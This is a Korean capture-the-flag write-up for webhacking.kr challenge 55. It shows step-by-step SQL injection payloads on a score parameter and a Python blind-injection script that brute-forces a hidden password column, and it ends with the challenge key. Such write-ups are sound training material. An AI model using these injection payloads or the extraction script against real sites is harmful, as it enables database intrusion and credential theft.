

webhacking.kr 55번문제

Xero


박준혁 (한양대학교 신소재공학부 2학년 군휴학 중)

2016-04-12

Email : wnsgurzxc@naver.com

Facebook : <https://www.facebook.com/wnsgurzxc>

다음과 같은 값이 있다.



Score : 564219

[rank](#)

rank를 들어가면 다음처럼 랭킹이 보인다.

rank	id	score
1	gurwodla	2147483647
2	pajamajadeen	2147483647
3	pajamajadeen	2147483647
4	junhacker	2147483647
5	jln03	2147483647
6	d0dg4ball	2147483647
7	d0dg4ball	2147483647
8	PSLeon	2147483647

소스를 보면 다음과 같은 hint를 준다.

```
hint
rank table
=====
ip ( = id )
score
**password** --> small letter
=====
```

rank의 score를 누르면 다음과 같이 값을 보내고 id를 출력한다.

?score=2147483647

id : gurwodla // 2147483647

다음처럼 procedure analyse()를 넣어보았다.

?score=2147483647%20procedure%20analyse()

그러자 oldzombie.challenge55_game.ip를 출력한다.

id : oldzombie.challenge55_game.ip //

다음처럼 limit을 이용해서 3번째 칼럼명을 알아냈다.

?score=2147483647%20limit%202,1%20procedure%20analyse()

```
id : oldzombie.challenge55_game.pAsSw0RdzzzZ //
```

아래와 같이 참을 만들면 localhost를 출력한다.

?score=2147483647%201

```
id : localhost //
```

아래처럼 거짓이면 1등을 출력한다.

?score=2147483647%200

```
id : gurwodla // 2147483647
```

다음처럼 SQL 구문을 만들어서 pAsSw0RdzzzZ의 길이를 알아냈다.

?score=2147483647%20or%20length(pAsSw0RdzzzZ)=20

```
id : localhost //
```


substr을 필터링해서 left와 right를 이용해서 아래와 같이 Blind SQL Injection을 했다.

?score=2147483647%20or%20left(pAsSw0RdzzzZ,1)=0x43

파이썬으로 다음과 같이 코딩하였다.

```
>>> import re, string, http.client
>>> table=string.ascii_letters+string.digits+string.punctuation
>>> headers={'Cookie': 'PHPSESSID=u5ffd8870e711ldrmde28flca4'}
>>> conn=http.client.HTTPConnection('webhacking.kr')
>>> sAnswer=''
>>> for i in range(1,21):
>>>     for j in table:
>>>         conn.request('GET', '/challenge/web/web-31/rank.php?score=2147483647%20or%20right(left(pAsSw0RdzzzZ, '+str(i)+'),1)='+hex(ord(j))', headers)
>>>         res=conn.getresponse().read()
>>>         conn.close()
>>>         if re.findall(b'localhost',res):
>>>             sAnswer+=j
>>>             break
>>> sAnswer
'challenge55clear~~kk'
```

나온 값을 Auth에 인증하면 클리어된다.



KEY : challenge55clear~~kk